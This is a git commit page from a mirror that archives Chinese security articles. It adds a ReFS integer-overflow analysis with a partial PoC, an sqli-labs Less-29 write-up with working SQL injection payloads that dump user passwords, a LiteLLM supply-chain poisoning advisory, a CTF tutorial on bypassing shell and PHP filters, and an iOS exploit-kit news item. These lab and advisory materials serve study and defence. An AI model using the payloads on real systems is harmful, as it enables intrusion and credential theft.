mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
【漏洞预警】Litellm 2026.3.24 供应链投毒事件、苹果警告旧款iphone易受Coruna和DarkSword漏洞工具包攻击、[被忽略的漏洞]sqli-labs之Less-29的另一种玩法、CVE-2026-23673 ReFS 越界读分析、命令执行:突破Shell命令过滤限制、
This commit is contained in:
 test committed
1 parent
5bdef2548e
commit
a750150b89
6 files changed
+526
-1
No files matched your search
@@ -19349,5 +19349,10 @@
|
||||
"https://mp.weixin.qq.com/s/cdYEIXL0mNaqBRoIwTc81w": "深度剖析 Node.js 环境下的 SSRF 漏洞:从原理挖掘到防御体系构建",
|
||||
"https://mp.weixin.qq.com/s/1LmbFxfGmTmNnOPO363GLA": "一个综合性的Web安全学习平台 | 涵盖16大类Web安全漏洞,共80+个实战场景",
|
||||
"https://mp.weixin.qq.com/s/Pta7hBxwT6nUrNy3UO_LaA": "深科特 LEAN MES 任意文件上传漏洞分析(从逻辑缺陷到 RCE)",
|
||||
"https://mp.weixin.qq.com/s/ZzfKh9I7GILKdQ7vyi-gGw": "CVE-2026-33371|Zimbra存在XML外部实体(XXE)漏洞"
|
||||
"https://mp.weixin.qq.com/s/ZzfKh9I7GILKdQ7vyi-gGw": "CVE-2026-33371|Zimbra存在XML外部实体(XXE)漏洞",
|
||||
"https://mp.weixin.qq.com/s/4DeGMyiZynCFuPY-1vlsYw": "【漏洞预警】Litellm 2026.3.24 供应链投毒事件",
|
||||
"https://mp.weixin.qq.com/s/k7BAkFlQ4C19aZ_bXVmoHA": "苹果警告旧款iphone易受Coruna和DarkSword漏洞工具包攻击",
|
||||
"https://mp.weixin.qq.com/s/MOouM8QlEOg7U8YFMh7fsQ": "[被忽略的漏洞]sqli-labs之Less-29的另一种玩法",
|
||||
"https://mp.weixin.qq.com/s/FVmbZs3bnfvNfIYFwmAFaQ": "CVE-2026-23673 ReFS 越界读分析",
|
||||
"https://mp.weixin.qq.com/s/aT359r9Ym7VQvBUbG-t0sg": "命令执行:突破Shell命令过滤限制"
|
||||
}
|
||||
@@ -0,0 +1,65 @@
|
||||
# CVE-2026-23673 ReFS 越界读分析
|
||||
原创 毕方安全实验室
|
||||
毕方安全实验室 BeFun安全实验室 2026-03-25 08:23
|
||||
|
||||
|
||||
|
||||
# CVE-2026-23673 ReFS 越界读分析
|
||||
|
||||
微软3月修了一个ReFS的越界读取漏洞,(AI生成:**ReFS (Resilient File System)**
|
||||
是微软推出的一种弹性文件系统,旨在最大限度地提高数据可用性、跨不同工作负载高效扩展到大型数据集,并提供数据完整性保护。它通常用于 Windows Server 平台以及 Windows 10/11 的高级版本(如工作站版、Dev Drive 等)。)
|
||||
|
||||
默认情况下的Windows 11不能直接创建refs格式的磁盘,需要开启开发者模式创建dev drive。
|
||||
## 补丁
|
||||
```
|
||||
char __fastcall RefsCopyWriteA( struct _FILE_OBJECT *FileObject, __int64 *pOffset, unsigned int Length, __int64 a4, int a5, __int64 a6, PIO_STATUS_BLOCK IoStatus){ __int64 StartOffset; // v9 __int64 EndOffset; // v10 unsigned int Len; // v11 if ( a6 && ((StartOffset = *pOffset, EndOffset = StartOffset + Length, Len = Length, !(unsigned int)Feature_2771350842__private_IsEnabledDeviceUsageNoInline()) || StartOffset < 0 // 补丁新增的溢出校验:确保 StartOffset + Len == EndOffset 没有发生截断或溢出 || StartOffset <= EndOffset && StartOffset + Len == EndOffset) ) { return RefsCopyWriteInternal(FileObject, &StartOffset, a6, 0, IoStatus); } else { return 0; // 如果检测到溢出,直接拒绝执行 }}
|
||||
```
|
||||
|
||||
补丁新增的核心逻辑是:
|
||||
```
|
||||
StartOffset <= EndOffset && StartOffset + Len == EndOffset
|
||||
```
|
||||
|
||||
这里Length是我们可以控制的,可以传一个很大的Length进而触发整数溢出:
|
||||
```
|
||||
1: kd> dq @rdx L1ffff9808`8137be18 7fffffff`fffffff0
|
||||
```
|
||||
|
||||
进而运行到nt!CcCopyWrite
|
||||
函数,此时的ULONG Length
|
||||
参数也是这个大数,引发崩溃。
|
||||
## 复现步骤
|
||||
|
||||
Windows10/11下默认没开创建ReFS格式的VHD的功能,所以我们
|
||||
|
||||
先打开开发者模式:
|
||||
|
||||

|
||||
|
||||
然后创建一个dev drive:
|
||||
|
||||

|
||||
|
||||
最小是50G:
|
||||
|
||||

|
||||
|
||||
创建好以后就是ReFS格式:
|
||||
|
||||

|
||||
|
||||
然后初始化以后会自动挂载,然后poc(created by Gemini 3.1 Pro):
|
||||
```
|
||||
int main(int argc, char* argv[]) { // 省略了一些代码以防止滥用 std::cout << "[+] Creating file: " << filePath << "\n"; HANDLE hFile = CreateFileA(filePath.c_str(), GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL); if (hFile == INVALID_HANDLE_VALUE) { std::cout << "[-] Failed to create file: " << GetLastError() << "\n"; return 1; } std::cout << "[+] Initializing file to ensure it is cached...\n"; char buffer[4096]; memset(buffer, 'A', sizeof(buffer)); DWORD bytesWritten = 0; // Normal write to ensure cache maps are set up if (!WriteFile(hFile, buffer, 1024, &bytesWritten, NULL)) { std::cout << "[-] Initial write failed: " << GetLastError() << "\n"; } ULONGLONG offset = 0x7FFFFFFFFFFFFFF0ULL; OVERLAPPED ov = { 0 }; ov.Offset = (DWORD)(offset & 0xFFFFFFFF); ov.OffsetHigh = (DWORD)(offset >> 32); // Write across the boundary WriteFile(hFile, buffer, 0x200, &bytesWritten, &ov); // Also try larger lengths WriteFile(hFile, buffer, 0x1000, &bytesWritten, &ov);}
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,83 @@
|
||||
# [被忽略的漏洞]sqli-labs之Less-29的另一种玩法
|
||||
原创 破阵攻防实验室
|
||||
破阵攻防实验室 破阵攻防实验室 2026-03-25 05:55
|
||||
|
||||
**。。免责声明**
|
||||
|
||||
由于传播、利用此文所提供的信息而造成的任何直接或间接的后果和损失,均由使用者本人承担,
|
||||
破阵攻防实验室
|
||||
及文章作者不承担任何责任。如有侵权烦请告知,我们将立即删除相关内容并致歉。请遵守《中华人民共和国个人信息保护法》、《中华人民共和国网络安全法》等相关法律法规。
|
||||
|
||||
|
||||
小插曲
|
||||
|
||||
|
||||
博客也是很久没有更新了,并不是博主没有学习新的知识了,鄙人是一直在学习的。关于博客更新这点,如果硬要更新内容的话也是有东西的,只是觉得没有必要,因为内容也都和网上的大同小异,只会增加冗余,所以,我就减少了更新频率,也想提高大家的阅读质量!
|
||||
|
||||
这次更新的内容是大家比较熟悉的,就是sqli-labs靶场。分享的这个漏洞点是我重新打sqli-labs的时候,在没有看网上的WP的情况下发现的,后面我在网上看WP分析的时候,很多博主只讲了一种大家用的比较多的方法,所以我就想通过这篇文章分享一下Less-29关卡的另一种玩法。
|
||||
|
||||
|
||||
常见玩法
|
||||
|
||||
最常见的玩法就是利用参数污染
|
||||
|
||||
payload:
|
||||
```
|
||||
?id=1&id=-1'%20union%20select%201,%202,%20(select%20group_concat(username,'::',password)%20from%20users)%23
|
||||
```
|
||||
|
||||

|
||||
|
||||
双参数/参数污染绕过原理:分析代码可知,WAF 检测内容来自 $_SERVER['QUERY_STRING'],而 $_SERVER['QUERY_STRING']的值是 URL 文件路径后面的所有参数,如 URL http://example.com/test.php?id=1&name=zhangsan&age=20,则 $_SERVER['QUERY_STRING']的值为 id=1&name=zhangsan&age=20,所以当 URL 文件路径后面的参数为 ?id=1&id=1'时,$_SERVER['QUERY_STRING']的值为 id=1&id=1',
|
||||
而 $_GET['id']获取值的方式:当 URL 中存在多个同名变量时,取最后一个变量的值!二者取值不同,造成了参数污染!
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
这种玩法的漏洞点在 java_implimentation函数中,只要该函数遍历到 id 参数就直接返回,也就是只检测第一个 id 参数的值,最终检测的是第一个同名参数的值,SQL查询语句拼接的却是最后一个同名变量的值,这就导致绕过!
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
另一种玩法
|
||||
|
||||
这里利用长字符串绕过,payload:
|
||||
```
|
||||
?id=111111111111111111111111111111'%20union%20select%201,%202,%20(select%20group_concat(username,'::',password)%20from%20users)%23
|
||||
```
|
||||
|
||||
这里没有利用参数污染,始终都只有一个 id 参数
|
||||
|
||||

|
||||
|
||||
我还利用了 sleep 函数进行验证,payload:
|
||||
```
|
||||
?id=111111111111111111111111111111' or sleep(0.5)%23111111111111111111111111111111' or sleep(0.5)%23
|
||||
```
|
||||
|
||||

|
||||
|
||||
根据响应时间验证后端确实执行了SQL语句!
|
||||
|
||||
长字符串绕过原理:逻辑漏洞绕过
|
||||
|
||||

|
||||
|
||||
java_implimentation函数只读取了 3-30范围内的 id值,然后传递给 whitelist函数进行检测,这就存在问题了,在 30 长度范围外的字符串是没有进行过滤的!当输入子串通过检测后,SQL 语句直接拼接原始输入,所以造成了 SQL 注入!!!
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
如果想要及时了解更多内容,请关注
|
||||
破阵攻防实验室
|
||||
|
||||
微信公众号!
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,74 @@
|
||||
# 【漏洞预警】Litellm 2026.3.24 供应链投毒事件
|
||||
安全探索者
|
||||
安全探索者 安全探索者 2026-03-25 07:10
|
||||
|
||||
↑点击关注,获取更多漏洞预警,技术分享
|
||||
|
||||
0x01 组件介绍
|
||||
|
||||
|
||||
LiteLLM作为一款热门开源AI模型网关,其SDK在Pypi仓库总下载量超过4.8亿次。该工具通过标准化
|
||||
OpenAI
|
||||
格式接口,支持对20多种大型语言模型(LLM)API的统一调用,兼容OpenAI、
|
||||
Azure
|
||||
、
|
||||
Anthropic
|
||||
、Google Vertex AI等主流服务,并允许通过配置接入私有化部署模型或小众API。
|
||||
|
||||
其核心功能包括跨平台兼容性、统一API接口、多模型负载均衡、全链路成本追踪、企业级密钥管理及生产级速率限制,同时支持异步调用与流式处理。内置缓存与流量控制功能可优化调用效率,并提供请求缓存、用量统计、审计日志等企业级管理模块
|
||||
|
||||
0x02 漏洞描述
|
||||
|
||||
|
||||
2026年3月24日,互联网上披露 Litellm项目遭受供应链攻击。在 Litellm 的1.82.7 和 1.82.8 版本中存在proxy_server.py与litellm_init.pth恶意文件。安装受影响版本的包后,将造成包括SSH Key、云凭证等各类敏感信息泄漏。官方已下线相关影响包,建议客户尽快排查。
|
||||
目前官网已下架受影响版本,无1.82.7,1.82.8版本
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
0x03 影响版本
|
||||
|
||||
LiteLLM 1.82.7
|
||||
|
||||
LiteLLM 1.82.8
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"></tr></tbody></table>
|
||||
|
||||
0x04 漏洞影响
|
||||
|
||||
由于该漏洞影响范围较广,危
|
||||
害较大
|
||||
。
|
||||
该漏洞已被黑客武器化,用于大规模蠕虫传播、勒索挖矿,建议您立即关注并修复。
|
||||
|
||||
|
||||
0x05 修复建议
|
||||
|
||||
1.通过命令
|
||||
pip show litellm
|
||||
查询是否已经安装投毒版本(1.82.7、1.82.8),如果已安装请立即使用
|
||||
pip install litellm==1.82.6
|
||||
回滚到安全版本;
|
||||
|
||||
2.排查并移除所有
|
||||
site-packages 目录下的 litellm_init.pth 文件;
|
||||
|
||||
|
||||
0X06 参考链接
|
||||
|
||||
[紧急AI投毒情报 | 热门AI模型网关LiteLLM遭受供应链投毒,总下载量超4.8亿次!](https://mp.weixin.qq.com/s?__biz=MzA3NzE2ODk1Mg==&mid=2647798867&idx=1&sn=d51e8b89a95e1c12d7c4db220befd443&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
https://github.com/BerriAI/litellm/issues/24512
|
||||
|
||||
|
||||
0x07 免责声明
|
||||
|
||||
> 本文所涉及的任何技术、信息或工具,仅供学习和参考之用。
|
||||
|
||||
> 请勿利用本文提供的信息从事任何违法活动或不当行为。任何因使用本文所提供的信息或工具而导致的损失、后果或不良影响,均由使用者个人承担责任,与本文作者无关。
|
||||
|
||||
> 作者不对任何因使用本文信息或工具而产生的损失或后果承担任何责任。使用本文所提供的信息或工具即视为同意本免责声明,并承诺遵守相关法律法规和道德规范。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,267 @@
|
||||
# 命令执行:突破Shell命令过滤限制
|
||||
原创 油漆工
|
||||
油漆工 C4安全 2026-03-25 08:33
|
||||
|
||||
在Web安全领域,命令执行漏洞是常见的高危漏洞之一。然而,现代Web应用通常会对用户输入进行严格的过滤,防止恶意命令执行。本文将介绍PHP突破Shell命令过滤限制的技术方法。
|
||||
|
||||
动态函数执行
|
||||
|
||||
在PHP7及以上版本中,允许使用
|
||||
($a)();
|
||||
这样的语法来执行动态函数。这种方式的巧妙之处在于,括号内的函数名可以被替换,从而绕过一些简单的字符串过滤。
|
||||
|
||||
例如,如果目标系统过滤了特定的函数名,我们可以通过变量赋值的方式,先将函数名存储在变量中,再通过动态函数调用的方式执行。
|
||||
|
||||
不可见字符的利用
|
||||
|
||||
现在存在一些无法在浏览器和页面正常显示的字符,这些字符可以被用来进行取反操作,从而得到正常的 [a-Z] 字母。
|
||||
|
||||

这种技术的核心思路是:利用URL编码后的特殊字符,通过取反操作得到可打印的字母。例如:
|
||||
|
||||
|
||||
|
||||
```
|
||||
<?phpecho urldecode('%8F%97%8F%96%91%99%90');echo "\n";echo ~(urldecode('%8F%97%8F%96%91%99%90'));echo "\n";echo urlencode(~('phpinfo'));?>
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
通过这种方式,即使目标系统过滤了字母和数字,我们仍然可以构造出可执行的PHP代码。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
无字母数字的Shell命令
|
||||
|
||||
如何利用无字母、数字、$的系统命令来组成命令,突破过滤?这里参考了P神的博客以及另一位安全研究者的分享。
|
||||
|
||||
Shell脚本有一个重要的特性:必须以
|
||||
#!/bin/sh
|
||||
开始。
|
||||
#! /bin/sh
|
||||
表示此脚本使用
|
||||
/bin/sh
|
||||
来解释执行,
|
||||
#!
|
||||
是特殊的表示符,其后面跟的是解释此脚本的shell的路径。
|
||||
|
||||
一个最简单的Shell脚本大致是这样的:
|
||||
|
||||
```
|
||||
#!/bin/sh
|
||||
ls
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
文件后缀名通常为
|
||||
.php
|
||||
,但实际上Shell脚本的执行不依赖于后缀名,而是依赖于文件内容的开头标识。
|
||||
|
||||
|
||||
|
||||
文件上传与临时文件利用
|
||||
|
||||

如果题目不能直接POST文件,需要自己编写一个可以POST PHP文件的网页。一个简单的文件上传页面大致如下:
|
||||
|
||||
```
|
||||
<!DOCTYPE html>
|
||||
<html lang="en">
|
||||
<head>
|
||||
<meta charset="UTF-8">
|
||||
<meta name="viewport" content="width=device-width, initial-scale=1.0">
|
||||
<title>POST文件上传</title>
|
||||
</head>
|
||||
<body>
|
||||
<form action="http://target-url/" method="post" enctype="multipart/form-data">
|
||||
<label for="file">文件名:</label>
|
||||
<input type="file" name="file" id="file"><br>
|
||||
<input type="submit" name="submit" value="提交">
|
||||
</form>
|
||||
</body>
|
||||
</html>
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
在利用上传的文件执行命令时,需要了解几个关键点:
|
||||
1. 上传的文件会被保存在一个临时文件中
|
||||
|
||||
1. 可以用通配符来猜测(匹配)这个临时文件夹的名称,使用
|
||||
?
|
||||
是最有效的
|
||||
|
||||
1. 临时文件通常不止一个,需要精确找到目标文件
|
||||
|
||||
1. 目标文件通常保存在结尾有大写字母的临时文件里面,且唯一
|
||||
|
||||
想明白这些思路以后,就能构造正确的payload。
|
||||
|
||||
|
||||
|
||||
Payload构造与执行
|
||||
|
||||
如果想执行文件,通过GET或者POST传的参数部分需要按以下格式:
|
||||
|
||||
```
|
||||
. file
|
||||
```
|
||||
|
||||
|
||||
注意中间存在空格,意思是使用bash命令执行file文件中的命令。
|
||||
|
||||
因此,安全研究者构造了这样的payload:
|
||||
|
||||
```
|
||||
.%20/???/????????[@-[]
|
||||
```
|
||||
|
||||
|
||||
传参以后能够执行上传的shell脚本。有时候也存在生成临时文件不是大写字母结尾的情况,需要多试几次。
|
||||
|
||||
实例分析
|
||||
|
||||

来看一个具体的CTF例题:
|
||||
|
||||
```
|
||||
<?php
|
||||
|
||||
if(isset($_GET['c'])){
|
||||
$c=$_GET['c'];
|
||||
if(!preg_match("/\;|[a-z]|[0-9]|\\$|\(|\{|\'|\"|\`|\%|\x09|\x26|\>|\</i", $c)){
|
||||
system($c);
|
||||
}
|
||||
}else{
|
||||
highlight_file(__FILE__);
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
这个过滤规则非常严格:
|
||||
- 禁止分号
|
||||
;
|
||||
|
||||
- 禁止所有字母
|
||||
[a-z]
|
||||
|
||||
- 禁止所有数字
|
||||
[0-9]
|
||||
|
||||
- 禁止美元符号
|
||||
$
|
||||
|
||||
- 禁止括号
|
||||
(
|
||||
、
|
||||
{
|
||||
|
||||
- 禁止引号
|
||||
'
|
||||
、
|
||||
"
|
||||
|
||||
- 禁止反引号
|
||||
`
|
||||
|
||||
- 禁止百分号
|
||||
%
|
||||
|
||||
- 禁止制表符
|
||||
\x09
|
||||
|
||||
- 禁止和号
|
||||
\x26
|
||||
|
||||
- 禁止大于号
|
||||
>
|
||||
|
||||
- 禁止小于号
|
||||
<
|
||||
|
||||
在这种情况下,常规的命令执行方式完全失效。这时候就需要用到前面介绍的几种技术组合。
|
||||
|
||||
|
||||
|
||||
解题思路:
|
||||
1. 提前开启BP拦截包
|
||||
|
||||
1. 改包后send
|
||||
|
||||
1. 在文件上传的同一时刻执行ls命令
|
||||
|
||||
1. 同理得到flag
|
||||
|
||||
|
||||
|
||||
|
||||
总结
|
||||
|
||||
突破Shell命令过滤限制是一个需要创造性思维的过程。本文介绍的几种方法各有特点:
|
||||
|
||||
-
|
||||
动态函数执行
|
||||
:利用PHP语言特性绕过简单过滤
|
||||
|
||||
-
|
||||
不可见字符利用
|
||||
:通过编码和取反构造可执行代码
|
||||
|
||||
-
|
||||
无字母数字Shell
|
||||
:利用Shell脚本特性和通配符
|
||||
|
||||
-
|
||||
临时文件利用
|
||||
:通过文件上传和临时文件名猜测
|
||||
|
||||
|
||||
|
||||
在实际的安全测试中,往往需要将多种技术组合使用,才能成功突破目标系统的防御。同时,这些技术也提醒开发者:安全防御需要多层防护,单一的过滤规则往往可以被绕过。
|
||||
|
||||
|
||||
|
||||
本文参考资料:
|
||||
- P神博客:https://www.leavesongs.com/PENETRATION/webshell-without-alphanum-advanced.html
|
||||
|
||||
- NPFS博客:https://www.cnblogs.com/NPFS/p/13797436.html
|
||||
|
||||
- CSDN博客:https://blog.csdn.net/qq_36501591/article/details/87363747
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
感兴趣的师傅可以公众号私聊我
|
||||
进团队交流群,
|
||||
咨询问题,hvv简历投递,nisp和cisp考证都可以联系我
|
||||
|
||||
**内部src培训视频,内部知识圈,可私聊领取优惠券,加入链接:https://wiki.freebuf.com/societyDetail?society_id=184**
|
||||
|
||||
**安全渗透感知大家族**
|
||||
|
||||

|
||||
|
||||
****
|
||||
(新人优惠券折扣
|
||||
20.0
|
||||
¥,扫码即可领取更多优惠)
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****
|
||||
**加入团队、加入公开群等都可联系微信:yukikhq,搜索添加即可**
|
||||
|
||||
****
|
||||
END
|
||||
|
||||
|
||||
@@ -0,0 +1,31 @@
|
||||
# 苹果警告旧款iphone易受Coruna和DarkSword漏洞工具包攻击
|
||||
HackSee安全团队
|
||||
HackSee安全团队 HackSee安全生活 2026-03-25 06:20
|
||||
|
||||

|
||||
|
||||
苹果公司敦促仍在使用过时iOS版本的用户更新他们的iphone,以防止通过Coruna和DarkSword等强大的漏洞利用工具包进行的基于网络的攻击。
|
||||
|
||||
这些攻击利用恶意网页内容针对过时版本的iOS,触发感染链,导致敏感数据被盗。
|
||||
|
||||
苹果在一份支持文件中说:“例如,如果你使用的是旧版本的iOS,然后点击了一个恶意链接或访问了一个受攻击的网站,那么你iPhone上的数据可能会有被盗的风险。”
|
||||
|
||||
“我们彻底调查了这些问题,并尽快发布了最新操作系统版本的软件更新,以解决漏洞并破坏此类攻击。”
|
||||
|
||||
|
||||
已经使用最新版本iPhone软件的用户不需要采取任何行动。这包括iOS 15到26版本,这些版本修复了由漏洞利用工具包武器化的各种安全漏洞。对于其他人,苹果公司建议采取以下行动-
|
||||
- 对于无法升级到最新版本的旧设备,请升级到iOS 15.8.7、iOS 15.8.7、iOS 16.7.15和iPadOS 16.7.15。
|
||||
- 将安装iOS 13或iOS 14的设备更新到iOS 15,以获得最新的保护,以及预计将在“未来几天”推出的关键安全更新。
|
||||
- 在无法更新设备以减少攻击面并防范恶意web内容和其他威胁的情况下,请考虑启用锁定模式(如果可用)。
|
||||
库比蒂诺指出:“保持软件更新是维护苹果产品安全所能做的最重要的一件事,安装了更新软件的设备不会受到这些报道的攻击的威胁。”
|
||||
|
||||
最近有报道称,多个威胁行为者利用两个iOS漏洞从受损设备上窃取敏感数据,动机各异。这些工具包通过水坑攻击通过受感染的网站交付。
|
||||
|
||||
iVerify表示,这些发现表明,iOS漏洞曾经被滥用,在国家支持的移动间谍软件攻击中有选择性地针对个人,现在正被其他威胁行为者大规模利用。
|
||||
|
||||
iVerify的首席产品官Spencer Parker说:“该漏洞的部署相对简单,而且被多个国家的多个威胁参与者迅速采用,这表明这些强大的工具现在很容易在二级市场上为不那么复杂的攻击者所利用。”他补充说,“国家级的移动攻击现在可以用于大规模攻击。”
|
||||
|
||||
这代表了一个新的规模水平,使广泛的移动攻击成为所有企业的关键和不可避免的问题。证据证实,这些漏洞很容易被重新利用和重新部署,因此修改后的部署很可能会主动感染未打补丁的用户。
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user